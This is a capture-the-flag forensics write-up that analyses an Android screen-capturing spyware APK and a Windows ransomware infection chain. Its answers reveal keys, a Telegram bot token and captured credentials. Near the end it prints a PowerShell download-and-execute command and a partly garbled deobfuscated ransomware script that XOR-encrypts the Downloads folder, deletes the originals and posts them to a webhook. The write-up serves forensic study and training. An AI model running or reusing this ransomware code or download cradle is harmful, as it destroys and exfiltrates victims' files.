Several important data has been acquired from an employee’s device as an evidence. Dig into the evidence to expose the stealthy actions that went unnoticed.
Notes: This challenge contains real malicious process. Please execute on a safe and controlled environment. We are not responsible for any damages or losses resulting from the use or misuse of this challenge.
Author: BlackBear
We have the artifact for android’s device. There are also questions to answer in order to get the flag. The first common step to analyze an android artifact is using ALEAPP (https://github.com/abrignoni/ALEAPP), the android logs events and protobuf parser. I will explain the steps along with answering the questions that have been given.
1. Is the phone rooted?
In the given dump, we can see data/app/~~UXpNnlj9PjkB4iDEfPdSKA==/io.github.vvb2060.magisk-GP-E6zBnQdlL8wAiMlXSkA==, the common tools used to achive root access, Magisk. So the answer is yes.
2. What is the malicious package name?

There is a lot apps in the device’s dump, but we can se the uncommon package named com.itsec.hmi. To confirm suspicions about the application, we can perform several analyses, one of which is uploading it to the VirusTotal, a free online service that analyzes suspicious files, URLs, IP addresses, and domains using a multitude of antivirus engines and URL/domain blocklisting services.
So, its confirmed that the malicious package name is com.itsec.hmi.
3. What is the download link of the malicious package?
As I said before, we can use ALEAPP for the part of analysis. Open the ALEAPP result, we can go to Chrome downloads report and can found the download URL of the malicious package.
So the answer will be https://mega.nz/file/uddABYRD#c__klT8jtAiAhKLWNfuOuywoZiRfZfSXqxxryrVslj8.
4. What is the Android API that attacker use to capture victim’s screen

Next, we will start reversing the APK file. There are several tools that can be used for this. I’m using jadx. For the API to capture victim’s screen, we can search use cmd+shift+f and search source contains screen to narrow down to the answer.
search the source code for screen capture

There is Node named com.itsec.android.hmi.ScreenCaptureService.
5. What is the secretkey for image encryption process?

Use the same way, we can search secret or key word in the apk file.
result for source code contains “secret” word
Based on that, we know that to know the AES secret key is dynamically generated at runtime from an RSA-decrypted value and a hardcoded string. So we must found CryptoService$stringfromnative.getRSAKey() in the compiled library. There is two ways to get the fully secret key, static and dynamic analyze. I choose the static analyze at that time. There is 3 compiled library file (.so), go back to the dumps of data, we know that the program use arm library, so we know that the library file loaded is the arm one. For reversing the library file, there is several tools, Ghidra, IDA, Binary Ninja, etc. Im using Binary Ninja to analyze it. Then we can search function named as I said before.
I notice there is cb64(), likely custom Base64 decoding function. It take the data from 0x1e110 and return in &var_201c.
The cb64 function’s do is to accept a Base64-encoded string and translate it back into the original raw byte data. It takes a look at each character one at a time and figures out what digit it represents through an obscure lookup table (data_1e020), and then steadily rebuilds the original data bit-for-bit. Once it has rebuilt as many bits as it takes in order to create one whole byte, it outputs one byte. It does so repeatedly until it has done so and is finished or has run out of space.
To compute that, we can collect the data_1e020 and the arg1, 0x1e110 .
Then, we can compute the secret key because we know the flow is the app stores an AES encryption key obfuscated. It stores an RSA-encrypted value f394c as a Base64 string. When it wants the AES key, it first loads an RSA private key from native code. Then it removes the PEM headers, Base64-decodes the private key, and uses it to create an RSA cipher in decrypt mode. That cipher it then uses to decrypt f394c and generate an AES key as a string. That string it then combines with a fixed constant lBaGqqmj and gets the complete AES key. Then it converts this string into bytes and that byte array becomes the AES secret key for encrypting/decrypting images, with the IV being the fixed 16-byte string Cj7pYMR6FqYFKRYi.
The secret key turned out to be dPGgF7tQlBaGqqmj.
6. Where the encrypted image sent to?
At first, I confused because in the jadx, there is no clue for the source code for the image send to. So Im use another tools for decompiling the apk use http://www.javadecompilers.com/apk. In the same path as the source code for compute the secret key, source/I0, we found c.java that communicate with telegram.
So we know that the encryption image send to telegram.
7. What is the bot API token?
Based on the c.java we know the encryption image send to https://api.telegram.org/bot8369776437:AAFYoPjexy1-_wdpuCHAjIS4ZW9eJ6B-T0Q/sendDocument . Based on the documentation of the Telegram official website, https://core.telegram.org/bots/api, we know that the bot API token is 8369776437:AAFYoPjexy1-_wdpuCHAjIS4ZW9eJ6B-T0Q.
8. What is the bot username?

From the bot and the documentations, we can use /getMe endpoint to know the bot details.
So the username of the bot is gunterhelpsBot.
9. What is the group name and invite link?
After we know the bot username, we can visit the bot and get the invite link.
Then when we click the group link it show the group name
mycrib, https://t.me/+zRtqX7HghAs4ZTE1

10. What is the login credential that was captured and sent at this window of time [Tuesday, July 29, 2025 5:26 AM — Tuesday, July 29, 2025 5:30 AM]?
Scroll up to the group in the given timeline, I download it all and decrypt that.
credentials
So we know the credentials is operator1337:HM1_standin9_Str0nk.
P.S. If you notice that the bot token is different from the source code, I’m writing this write-up a week after the CTF ends, so the bot used in the D-Day CTF has already been shut down. I’m opening a ticket and would like to thank the problem setter for giving me a new bot with the same behavior as before.
Hacked
Difficulty: Medium
Bruh, I just got hacked. Please help me analyze this artifact and answer all the questions given
Always perform analysis of forensic artifacts in a sandboxed environment
Author: daffainfo

In this challenge, we’re given Windows Virtual Disk Machine (vmdk), a file format that describes containers for virtual hard disk drives to be used in virtual machines like VMware Workstation or VirtualBox. There is several ways to do for analyze that, in this case, I extract it and it will be some partitions inside it.
extracted vmdk file
So there is 3 ntfs and 1 fat. New Technology File System (NTFS) is the default file system for modern Windows-based operating system (OS). And there is also FAT, or File Allocation Table, is a file system that was developed by Microsoft to support small disks and simple folder structures.
To continue the analysis, we can use NTFS. Because the NTFS is the main filesystem for Windows Installations. In this case, the main Windows partition is 1.ntfs. After knowing which file we can use to continue the analysis, we can extract them use 7zip. To help the analysis process, Im use regrippy, a framework for reading and extracting useful forensics data from Windows registry hives.
1. Username on the device infected with malware?
We can use regrippy to get the user registered in the computer. First we can get the SOFTWARE in the Windows/System32/config/SOFTWARE and got the user list.
There is only one user registered, so the answer is Peacock.
2. Which folder is encrypted by the malware?

Now that we know the infected user is Peacock, we can go through the Peacock directory and try to open all of their folders. We found a Downloads folder with some .enc extensions.
Therefore, we can conclude that the folder encrypted by the malware is Downloads. Therefore, the path is C:\Users\Peacock\Downloads.
3. The threat actor’s crypto wallet?
Based on the picture above, we notice there is one file that’s not encrypted called README.md, we can open it and got the answer for this question.
So we know the threat actor’s crypto wallet is 0xe28789577b1F8cfD964b2fD860807758216CeAE1.
4. What applications do threat actors use to interact with victims?
To identify the applications with which the victim interacts, the threat actor can first read the startup programs that open whenever the user powers on their computer.
After identifying the apps that open on startup, we can see that the app commonly used for communication is Discord, which is installed on the computer. Therefore, we know that the victim communicates with threat actors through Discord.
5. Victim’s Discord ID?
For the victim discord id, we can visit the discord app path Users/Peacock/AppData/Roaming/discord/sentry/scope_v3.json , that is Sentry crash-report context file used by Discord to store info like session data, OS/app version, and recent actions before an error. From that, we can know the victim username, user id and their email.
So the Victim’s Discord ID is 1391969554309058590.
6. Threat actor’s Discord ID?
To search the actor’s Discord ID, we can see in the Local Storage, Users/Peacock/AppData/Roaming/discord/Local Storage/leveldb/000007.log and we can see the incoming request friend sent to the victim.
So, from there, we know that the suspected threat actor’s Discord ID is 1391972617149481050.
7. When did the threat actor join the same group as the victim?
From the sentry, we know the victim is joining Risk on Rain server.
And we know the victim discord global name, so we can go to Risk on Rain server and in the welcome channel, we can search @Coolllllll and get the time when threat actor join the same group as the victim.
So the answer is 08/07/2025.
8. The link containing initial loader that was sent by the threat actor to the victim?

In this question, Im stuck for an hours. And I just realize that althought the link was send in the discord, it will be captured or recorded in the victim’s browser. So we can go to Users/Peacock/AppData/Local/Microsoft/Edge/User Data/Default/History the default browser victim used. We can open the sqlite3 file and get the list of the tables.
And we can see the visited_links table to see the link send by threat actors.
And we can se the google drive link was visited by the victim. https://drive.google.com/file/d/1ZK-MED8DZcgsITflYMvWwAzYIlOFS7zu/view?usp=sharing.
9. After the victim downloads and unzips the file, the malware file is moved to what folder?
Use the History file, there is a downloads tables that locate the downloaded file in the computer
the folder after the victim unzip the file. So we can use the $MFT we have. The NTFS file system contains a file called the master file table, or MFT. There is at least one entry in the MFT for every file on an NTFS file system volume, including the MFT itself. All information about a file, including its size, time and date stamps, permissions, and data content, is stored either in MFT entries, or in space outside the MFT that is described by MFT entries.
We can use https://github.com/omerbenamram/mft to parse the $MFT file to readable format like csv or json. Also we know the timestamp for the end time the file successfuly downloaded at History db before, 2025–07–09 01:55:48.553171 . So we can trace it in the MFT. But, there is take too much time, and when I go back to the Users/Peacock/Documents there is a file main.exe, suggested that that’s the unzipped file victim’s already download. To confirm that is the unzipped file, we can download and unzip it then compare the sha256sum.
But… the file is encrypted and I cant extract it, I need a password. Basically, I just found how to extract or see the discord message in the Cache, Users/Peacock/AppData/Roaming/discord/Cache/Cache_Data , We can refer to this blog https://medium.com/@chaoskist/letsdefend-write-up-discord-forensics-6ac3466fd3fe. But the tools they used is designed only for Windows environment.
After dig dive into the internet, I found the MacOS tools to extract the chrome cache data use https://echoone.com/filejuicer/. So we can extract the Cache and got the message log!
So, we know that the password is FreeGamesBro. Then we can unzip the downloaded file and compare it to the file in artifact.
sha256sum in the artifact
sha256 sum in my own laptop
So it confirm that the path after victim unzipped the file is C:\Users\Peacock\Documents\main.exe.
10. What is the URL accessed by the initial dropper to download the second-stage loader?
After we know the first loader, we can use sandboxed platform to analyze. In this challenge, Im using any.run.
So, based on the report, the URL accessed is http://143.198.88.30:1338/installer.exe.
11. Where was the second-stage loader stored after being downloaded?
So, based on the report, the first exe run a powershell script and drop the second stage. But when i submit the name for the exe, its wrong. So, we can check the events log files. We can get it in the Windows/System32/winevt/Logs and use https://github.com/omerbenamram/evtx to dump all the event log file and convert it to xml. After that, we can go to the Windows PowerShell.xml
Found that record and the timestamp, we can go back to our MFT and search around that timestamp.
FILE
115514
3
0
0
1
ALLOCATED
352
1024
3169280
FALSE
FALSE
FALSE
FILE_ATTRIBUTE_ARCHIVE
2025-07-09T02:00:47.948398Z
2025-07-09T02:00:47.948398Z
2025-07-09T02:00:40.594797Z
FILE_ATTRIBUTE_ARCHIVE
2025-07-09T02:00:40.594797Z
2025-07-09T02:00:40.594797Z
2025-07-09T02:00:40.594797Z
Windows/Temp/MkbrkEXh.exe
Found the name, so the answer will be C:\Windows\Temp\MkbrkEXh.exe
12. What repository does the threat actor use to develop the second-stage
First, we can open the second stage file in the binary ninja.
Im pretty sure that's golang binary. And i notice that's shellcode in golang
So I can use my osint to found the go shellcode and found it in the first spot.
Therefore the answer is https://github.com/Ne0nd0g/go-shellcode.
13. What is the full PowerShell command executed by the second-stage loader?
Based on the Powershell log we have, the command executed is powershell -nop -w hidden -c IEX (New-Object Net.WebClient).DownloadString('http://143.198.88.30:1338/o.ps1').
14. What URL does the final payload send the encrypted file to after encryption?
We can use sandboxed platform like tria.ge to analyze that. First we need to download the o.ps1 and then we can upload it on the triage.
Then we know that the final payload communicate with https://webhook.site/5bdcd260-64f9-47d9-9fb5-1ef8146dc402.
15. What key was used by the final payload to encrypt the Downloads folder?
So we can analyze the ps1 script. Its heavly obfuscated (thanks daffainfo). So I'm racking my brain to deobfuscate that. So, the main payload is obfuscated with character mapping according to the given array, and the array is also obfuscated per character. Therefore, we must obtain the value of each array and apply it to the payload. Here, I changed the name of each variable to a-u to make mapping easier.
I repeat it from the a until u to get the full mapped character. Then deobfuscate the payload.
Although the result is not clean, we know that the key is encoded in base64 and we can decode it
So the key is IITTSSEECC_CTF2025Coyyyyy!!!!.
16. Decrypt the .txt file located in the Downloads folder and input its contents!
Base on decrypted payload, its likely a xor to encrypt the files. So we can decrypt that by xoring it with the key we already got.
So the answer for last question is EzMalware_1337!!.
Could not process match: ('q', '- 89 - 17 + 33 - 75 + 35 + 212'). Error: list index out of range
Could not process match: ('q', '72 + 37 + 18 - 97 + 68 + 1'). Error: list index out of range
Could not process match: ('q', '29 + 93 - 32 - 43 + 50 + 2'). Error: list index out of range
$key =P[Syste).Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("SUlUVFNTRUVDQ19DVEYyMDI1Q295eXl5eSEhISE="))
$keyBytes = [System.Text.Encoding]::UTF8.GetBytes($key)
$downloads = Join-Path $env:USERPROFILE "Downloads"
$webhookP= "https://webhook.site/5bdcd260-64f9-47d9-9fb5-1ef8146dc4v2"

$files = Get-ChildItem -pth $downloads -File -Recurse -ErrorAction SilentlyContinue

foreach ($file in $files) {
    try {
 P    P $path = $file.FullName
        $bytes =P[System.IO.File]::RepdAllBytes($path)
        $enc = [byte[]~::new($bytes.Length)
        for ($i = 0; $i -lt $bytes.Length; $i++) {
            $enc[$i] = $bytes[$i] -bxor $keyBytes[$i % $keyBytes.Length]
        }
        $encath = "$path.enc"
        [Hystem.IO.File]::WriteAllBytes($encath, $enc)
        Remove-Item $path -Force
        Invoke-RestMethod -Uri $webhook -Method Post -InFile $encPath -ContentType "applicationGoctet-stream"
    } catch {
        Write-Host "Failed: S($_.Exception.MessageA"
  P }
}

Set-Content -Path (Join-Path $downloads "README.txt") -Value "Send me 10000 USDTPto unlock your PC (0xe28789577b1F8cfD964b2fD860C07758216CeAE1)"
If you able to decrypt the malware, submit this string into the bot :)

EzMalware_1337!!